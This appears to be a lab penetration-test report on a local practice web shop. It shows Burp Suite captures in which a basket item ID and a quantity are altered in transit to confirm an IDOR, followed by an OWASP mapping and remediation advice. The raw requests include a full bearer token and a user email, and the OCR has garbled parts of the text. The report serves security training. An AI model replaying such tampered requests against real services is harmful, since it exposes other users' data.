Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop all
Request to http://127.0.0.1:3000
Open browser

Time	Type	Direction	Method	URL	Status code	Length
22:42:21 18 De...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioSiPg		
22:42:59 18 De...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioSrc8&sid=-gt4aqFPYr6PTrmxAABU		
22:42:59 18 De...	HTTP	→ Request	PUT	http://127.0.0.1:3000/api/BasketItems/10		
22:43:26 18 De...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioSy9s		
22:43:49 18 De...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioT1nM		

Request

```
PUT /api/BasketItems/10 HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 14
sec-ch-ua-platform: "Windows"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJzYWppZ29kd2luNDRAZ21haWwuY29tIiwicGFzc3dvcmQiOiJlZjQ3ZGYyYTE1MzQ3ZjhhOTUzNDM1MzcxZD
FkMzk0MyIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3Rpd
mUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTItMTggMDY6NDA6MzcuMDM2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTItMTggMDY6NDA6MzcuMDM2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2NjA1MjQ5MX0.KHNGnBISGqZmZpl_cLpM
YJ0NT_ERRHAF7xmikJlNS39ly_ee9hGtFMgJr8eD8jpnCB9RPleRFaFQRRTZZrodYvMs-czEv5mSiDsFebHEM-_vmAhWD0Re5ciC4CfcomJPM8QS-oYTLeV2f1MupZ6L1lkUnlhswLbb_Us33E1mn6M
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
```

- Basket id is sent to the repeater and request is update from BasketItems/10 to BasketItems/2.



Burp Suite Community Edition v2025.11.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Burp AI
Target: http://127.0.0.1:3000
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request cookies 4
Request headers 18
Response headers 12
Notes
Custom actions
0 highlights
Done
539 bytes | 1,127 millis
Event log (3)
All issues
Memory: 207.3MB of 3.64GB
Disabled

```
PUT /api/BasketItems/2 HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 14
sec-ch-ua-platform: "Windows"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJzYWppZ29kd21uNDRAZ21haWwuY29
tIiwicGFzc3dvcmQiOiJlZjQ3ZGYyYTE1MzQ3Zjhh0TUzNDNlMzcxZDFkMzk0MyIsInJvbGU
iOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiw
icHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5
zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjU
tMTItMTggMDY6NDA6MzcuMDM2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTItMTggMDY
6NDA6MzcuMDM2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2NjA1MjQ5MX0
.KHNGnBISGqZmZpl_cLpMYJ0NT_ERRHAF7xmikJ1NS391y_ee9hGtFMgJr8eD8jpnCB9RPle
RFaFQRRTZZrodYvMs-czEv5mSiDzFebHEM-_vmAhWD0Re5ciC4CfcomJPM8QS-oYTLeV2f1M
upZ6L11kUnlhswLbb_Uz33ElmnEM
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 154
ETag: W/"9a-clID+fpzYuxRCRmaTkvv5q6ZtH0"
Vary: Accept-Encoding
Date: Thu, 18 Dec 2025 17:15:15 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "ProductId":2,
    "BasketId":1,
    "id":2,
    "quantity":3,
    "createdAt":"2025-12-18T06:37:39.344Z",
    "updatedAt":"2025-12-18T06:37:39.344Z"
  }
}
```

IDOR Confirmed

Vulnerable (SUCCESS)

- HTTP 200
- Returns another user's basket id

MANUAL REQUEST INTERCEPTION (BURP SUITE)

- Description

HTTP requests were intercepted and modified using Burp Suite to test server-side validation and access control mechanisms.

- Findings

Sensitive parameters were found to be modifiable in transit, indicating insufficient validation and trust in client-side data.

- OWASP Mapping

A03: Injection

A01: Broken Access Control

- Risk Level

High

- Mitigation/Remediation Steps

- Do not trust client-side input under any circumstances


- Revalidate all parameters on the server side

- Implement integrity checks for sensitive parameters

- Use secure session management mechanisms

- Apply logging and alerting for abnormal request patterns

- In the cart 3 quantity of banana juice is present, adding 1 more, intercept is attempted




Your Basket (sajigodwin44@gmail.com)

Banana Juice (1000ml)	3	1.99¤	
Apple Pomace	2	0.89¤	

Total Price: 7.75¤

Checkout

You will gain 0 Bonus Points from this order!



Time	Type	Direction	Method	URL	Status code	Length
23:49:38 18 De...	HTTP	→ Request	PUT	http://127.0.0.1:3000/api/BasketItems/9		
23:49:39 18 De...	WS	← To client		http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=Pc0MNnkrDsVluiYzAACV		1
23:49:48 18 De...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=Pioi8Kp		
23:50:12 18 De...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioiEBg		
23:50:36 18 De...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioiK2f		
23:51:09 18 De...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioiS6R		
23:53:09 18 De...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioivPl		

Request


Pretty Raw Hex

```
YJ0NT_ERRHAF7xmikJlNS39ly_ee9hGtFMgJr8eD8jpnCB9RPleRFaFQRRTZZrodYvMs-csEv5mSiDsFebHEM-_vmAhWD0Re5ciC4CfcomJPM8QS-oYTLeV2flMupZ6L1lkUnlhswLbb_Us33Elmn6M
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Connection: keep-alive

{"quantity":4}
```

Event log (3) All issues

- Quantity is manually changed to 1 and forwarded



```
Time              Type  Direction  Method  URL
23:41:04 18 De... HTTP  → Request  PUT     http://127.0.0.1:3000/api/BasketItems/9
23:42:54 18 De... HTTP  → Request  POST    http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PiogZEC&sid=ZYWejkqNRiEfaSdeAACK
23:42:54 18 De... HTTP  → Request  GET     http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PiogZEL&sid=ZYWejkqNRiEfaSdeAACK
23:42:54 18 De... HTTP  → Request  GET     http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=ZYWejkqNRiEfaSdeAACK
23:43:24 18 De... HTTP  → Request  POST    http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioggZB&sid=ZYWejkqNRiEfaSdeAACK
23:43:25 18 De... HTTP  → Request  GET     http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PioggqG
```

Request

```
YJ0NT_ERRHAF7xmikJ1NS391y_ee9hGtFMgJr8eD8jpnCB9RPleRFaFQRRTZZrodYvMs-csEv5mSiDsFebHEM-_vmAhWD0Re5ciC4CfcomJPM8QS-oYTLeV2f1MupZ6L11kUnlhswLbb_Us33E1mn6M
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Connection: keep-alive

{"quantity":1}
```

127.0.0.1:3000/#/basket

Your Basket (sajigodwin44@gmail.com)

Banana Juice (1000ml)	1	1.99¤
Apple Pomace	2	0.89¤

Total Price: 3.77¤

Checkout

You will gain 0 Bonus Points from this order!

OWASP TOP 10 – MAPPING TABLE

Vulnerability	**OWASP Category**	**Risk**
SQL Injection	A03: Injection	High
XSS	A03: Injection	Medium
IDOR	A01: Broken Access Control	High
Request Manipulation	A03 / A01	High

RECOMMENDATIONS

- Server-side input data validation & parameterized queries
- Apply proper encoding for the output to avoid XSS
- Implement strict access controls on all user resources
- Implement security headers such as CSP and X-Frame-Options
- Perform security testing throughout development

CONCLUSION

The security assessment showed multiple vulnerabilities that could be serious risks if present in a production environment. Addressing these issues will significantly improve the overall security of the application.

Regular vulnerability assessments and secure development practices are recommended to reduce future risks.